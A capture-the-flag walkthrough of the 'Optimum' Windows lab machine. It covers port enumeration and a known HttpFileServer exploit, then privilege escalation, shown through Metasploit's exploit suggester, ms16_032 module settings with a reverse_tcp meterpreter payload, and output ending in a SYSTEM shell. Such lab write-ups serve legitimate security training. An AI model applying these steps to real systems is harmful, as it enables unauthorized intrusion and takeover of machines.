Optimum

Synopsis


Optimum is a beginner-level machine which mainly focuses on enumeration of services with known exploits.

Skills


- Knowledge of Windows
- Enumeration of ports and services
- Identifying vulnerable services
- Identifying known exploits
- Basic windows privilege escalation techniques


Exploitation

As always we start from nmap to check what services are running on the target, and as a result we have only one open port 80/HTTP




On this port we can find HTTPFileServer and its version so let's run metasploit to check if there are any known vulnerabilities





We found CVE that we can use against the server



Thanks to this CVE we got a user access to the target system

In order to escalate privileges, we will background the metasploit session and use exploit suggester

```
Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 3
session => 3
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.8 - Collecting local exploits for x86/windows...
[*] 10.10.10.8 - 167 exploit checks are being tried...
[+] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.8 - Valid modules for session 3:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not be validated.
 3   exploit/windows/local/adobe_sandbox_adobecollabsync            No                       Cannot reliably check exploitability.
 4   exploit/windows/local/agnitum_outpost_acs                      No                       The target is not exploitable.
 5   exploit/windows/local/always_install_elevated                  No                       The target is not exploitable.
 6   exploit/windows/local/anyconnect_lpe                           No                       The target is not exploitable. vpndownloader.exe not found on fi
le system
 7   exploit/windows/local/bits_ntlm_token_impersonation            No                       The target is not exploitable.
 8   exploit/windows/local/bthpan                                   No                       The target is not exploitable.
 9   exploit/windows/local/bypassuac_fodhelper                      No                       The target is not exploitable.
 10  exploit/windows/local/bypassuac_sluihijack                     No                       The target is not exploitable.
 11  exploit/windows/local/canon_driver_privesc                     No                       The target is not exploitable. No Canon TR150 driver directory f
ound
 12  exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   No                       The target is not exploitable. The build number of the target ma
```

Exploit suggester found a few exploits that could be used to escalate privileges

We will use ms16_032 exploit

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show options

Module options (exploit/windows/local/ms16_032_secondary_logon_handle_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) >
```

```
[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[ref] cannot be applied to a variable that does not exist.
At line:200 char:3
+         $gCBk = [Ntdll]::NtImpersonateThread($t33o8, $t33o8, [ref]$uV3x)
+         ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (uV3x:VariablePath) [], Runtim
   eException
    + FullyQualifiedErrorId : NonExistingVariableReference

[!] NtImpersonateThread failed, exiting..
[+] Thread resumed!

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
Cannot convert argument "ExistingTokenHandle", with value: "", for "DuplicateTo
ken" to type "System.IntPtr": "Cannot convert null to type "System.IntPtr"."
At line:259 char:2
+     $gCBk = [Advapi32]::DuplicateToken($urDB, 2, [ref]$wilPe)
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodException
    + FullyQualifiedErrorId : MethodArgumentConversionInvalidCastArgument

[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

XIhsHRbZLX5eEdAGcCM3lpdYgAPW3Ufb
[+] Executed on target machine.
[*] Sending stage (175686 bytes) to 10.10.10.8
```

```
meterpreter > shell
Process 1944 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system

C:\Users\kostas\Desktop>
```

By using ms16_032 we successfully escalated privileges to the nt authority/system